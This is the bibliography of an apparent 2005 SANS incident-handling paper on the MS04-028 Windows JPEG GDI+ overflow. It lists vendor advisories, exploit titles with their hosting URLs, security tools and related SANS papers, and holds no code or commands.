ATmaCA. Windows JPEG Downloader Toolkit Source Code (MS04-028). 2004. K-Otic Security. 09 Feb 2005. http://www.k-otik.com/exploits/09272004.JpgDownloader.c.php

Bissel, John. Windows JPEG GDI+ Heap Overflow Remote Exploit (MS04-028). 2004. K-Otik Security. 09 Feb 2005. http://www.k-

[50] Windows JPEG GDI+ All in One Remote Exploit (MS04-028). 2004. K-Otik Security. 02 Feburary 2005. http://www.k-otik.com/exploits/09272004.JPEGOfDeathM.c.php

© SANS Institute 2000 - 2005, Author retains full rights.

otik.com/exploits/09252004.JPEGOfDeath.c.php

Bloodhound.Exploit.13. 2005 Symantec Corporation. 17 February 2005. http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.13.html

Bonds, Steve. Bad Ether: The Ethereal IGAP Dissector Exploit. 22 December 2004. SANS Reading Room. 08 Feburary 2005. http://www.giac.org/practical/GCIH/Steve_Bonds_GCIH.pdf

CAN-2004-0200 (under review). 2004 Common Vulnerabilities and Exposures. 08 February 2005. http://www.us-cert.gov/cas/techalerts/TA04-260A.html

Crypto. GDI+ buffer overrun Exploit 2004. Packet Storm Security. 09 Feb 2005. http://packetstormsecurity.nl/0410-exploits/sacred_jpg.c

Debaggis, Nick. Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow. 2004 BugTraq Archive. 08 February 2005. http://www.securityfocus.com/archive/1/375204

Ferri, Vic. Windows XP Registry Backup. 2005. Linda's Computer Stop ABC ~ All 'Bout Computers. 18 February 2005. http://personal-computer-tutor.com/abc4/v39/vic39.htm

Floria, Elia. Windows JPEG GDI+ Overflow Administrator Exploit (MS04-028). 2004. K-Otik Security. 09 Feb 2005. http://www.k-otik.com/exploits/09232004.ms04-28-admin.sh.php

FoToZ. Windows JPEG GDI+ Overflow Shellcoded Exploit (MS04-028). 2004. K-Otik Security. 09 Feb 2005. http://www.k-otik.com/exploits/09222004.ms04-28-cmd.c.php

Free tools. 2005. Foundstone, Inc. 18 February 2005. http://www.foundstone.com

FTP. 2004. Jupermedia Corporation. 03 March 2005. http://www.webopedia.com/TERM/F/FTP.html

Fydor. Nmap. 2005. Insecure.org. 03 March 2005. http://www.insecure.org/

GDI Scan. 2005. The SANS Institute. 08 Feburary 2005. http://isc.sans.org/gdiscan.php

Hederer, Lars. ERUNT and NTREGOPT Web Page. http://home.t-

© SANS Institute 2000 - 2005, Author retains full rights.

online.de/home/lars.hederer/erunt/ 08 Feb 2005.

Helix – Incident Response and Computer Forensics. 2005. e-fense, inc. 18 February 2005. http://www.e-fense.com/helix/index2.html

Hollis, William. Wardriving into GIAC Enterprises with JPEG's. 05 Janurary 2005. SANS Reading Room. 08 Feburary 2005. http://www.giac.org/practical/GCIH/William_Hollis_GCIH.pdf

Hornat, Charles. JPEG Vulnerability: A day in the life of the JPEG vulnerability. 10 October 2004. SANS Reading Room. 08 Feburary 2005. http://www.giac.org/practical/GCIH/Charles_Hornat_GCIH.pdf

How to obtain and use the MS04-028 Enterprise Update Scanning Tool in environments that use Systems Management Server 2003 and Systems Management Server 2.0. 2005 Microsoft Corporation 08 Feburary 2005 http://support.microsoft.com/default.aspx?scid=KB;EN-US;885920#kb3

How to Update Your Computer with the JPEG Processing (GDI+) Security Update. 2005. Microsoft Corporation. 08 February 2005. http://www.microsoft.com/security/bulletins/200409_JPEG_tool.mspx

Joint Photographic Experts Organization Homepage. 2005 Joint Photographic Experts Organization. 09 February 2005. www.JPEG.org

Kornblum, Jesse. Preservation of Fragile Digital Evidence by First Responders. 2002. Center for Systems Assurance at Syracuse University. 18 February 2005. http://csa.syr.edu/Jesse_Kornblum.pdf

K-Otik Security. 2005. K-Otik Security. 08 February 2005. http://www.k-otik.com/english/

Krebs, Michael. How to use SRVANY to run SVList as a service. 2002. Soft Ventures, Inc. 17 February 2005. http://www.softventures.com/htm/TipsHints.htm#How%20to%20use%20SRVANY%20to%20run%20SVList%20as%20a%20service

Kuehl, Kirby. Winfingerprint. 2004. Kuehl, Kirby. 03 March 2005. http://winfingerprint.sourceforge.net/

M4Z3R. Windows JPEG GDI+ All in One Remote Exploit (MS04-028). 2004. K-Otik Security. 09 Feb 2004. http://www.k-otik.com/exploits/09272004.JPEGOfDeathM.c.php

Meyer, Doreen. JPEGOfDeathM, A GDI+ JPEG Exploit. 09 September 2004. SANS Reading Room. 08 Feburary 2005.

© SANS Institute 2000 - 2005 Author retains full rights.

http://www.giac.org/practical/GCIH/Doreen_Meyer_GCIH.pdf

MICROSOFT DOS Information about the rd / rmdir command. 2005. Computer Hope. 17 February 2005. http://www.computerhope.com/rmdirhlp.htm#01

Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability. 2005. Security Focus. 08 February 2005. http://www.securityfocus.com/bid/11173/credit/

Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability. 2005. Security Focus. 08 February 2005. http://www.securityfocus.com/bid/11173/info/

Microsoft Multiple Products JPEG Processing Buffer Overflow Vulnerability. 2004. Secunia. 08 February 2005. http://secunia.com/advisories/12528/

Microsoft Security Advisor Program: Glossary of Terms. 2005. Microsoft Corporation. 09 Feb 2005. http://www.microsoft.com/technet/security/bulletin/glossary.mspx

Microsoft Security Bulletin MS04-028. 2004. Microsoft Corporation. 08 February 2005. http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx

Microsoft Windows JPEG buffer overflow. 2004. Internet Security Systems. 08 February 2005. http://xforce.iss.net/xforce/xfdb/16304

MiTeC Homepage. 2005. Michal Mutl. 24 February 2005. www.mitec.cz

Minasi, Mark. Srvany. 2005. Penton Media, Inc. 17 February 2005. http://www.windowsitpro.com/Article/ArticleID/7959/7959.html?Ad=1

Netcat (Unix) by Hobbit. 2002. Security Focus. 03 March 2005. http://www.securityfocus.com/tools/137

Nessus Open Source Vulnerability Scanner Project. 2004. Tenable Network Security. 03 March 2005. http://www.nessus.org/

Norton AntiVirus 2005. 2005. Symantec Corporation. 03 March 2005. http://www.symantec.com/nav/nav_9xnt/

perplexy. Windows JPEG Processing Buffer Overrun PoC Exploit (MS04-028). 2004. K-Otik Security. 09 Feb 2004. http://www.k-otik.com/exploits/09222004.ms04-28.sh.php

© SANS Institute 2000 - 2005, Author retains full rights.

Principal Solutions for Incident Response and Computer Forensics. 2005. Guidance Software Incorporated. 01 March 2005. www.guidancesoftware.com

PsTools. 2005. Sysinternals. 18 February 2005 http://www.sysinternals.com/ntw2k/freeware/pstools.shtml

SANS Institute. Track 4- Hacker Techniques, Exploits & Incident Handling. Volume 4.1. SANS Press. 17 November 2004.

Skoudis, Ed and Zeltser, Ed. Malware Fighting Malicious Code. Prentice Hall Professional Technical Reference, 2004.

Snort. The Open Source Intrusion Detection System. 2005. Sourcefire, Inc. 09 February 2005. www.snort.org.

Sourcefire Vulnerability Research Team, Brian Caswell, Alex Kirk and Nigel Houghten. "SID 2705 WEB-CLIENT JPEG parser heap overflow attempt" Snort Signature Database. 2005. SoureFire, Inc. 09 February 2005. http://www.snort.org/snort-db/sid.html?sid=2705

SVList – Tips & Hints. 2002. Soft Ventures, Inc. 17 February 2005. http://www.softventures.com/htm/TipsHints.htm

Technical Cyber Security Alert TA04-260A. 2005. United States Computer Readiness Emergency Response Team. 08 February 2005.. http://www.us-cert.gov/cas/techalerts/TA04-260A.html

TFTP. 2004. Jupitermedia Corporation. 03 March 2005. http://www.webopedia.com/TERM/T/TFTP.html

Types of Bitmaps. 2004. Microsoft Corporation. 09 Feb 2005. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdicpp/GDIPlus/aboutGDIPlus/imagesbitmapsandmetafiles/typesofbitmaps.asp

Vilhauer, Eric. Windows GDI+ Buffer Overflow Vulnerability. 16 November 2004. SANS Reading Room. 08 Feburary 2005. http://www.giac.org/practical/GCIH/Eric_Vilhauer_GCIH.pdf

WinTasks Process Library. 2005. Uniblue Systems. 10 Feb 2005. http://www.liutilities.com/products/wintaskspro/processlibrary/explorer/

© SANS Institute 2005, Author retains full rights.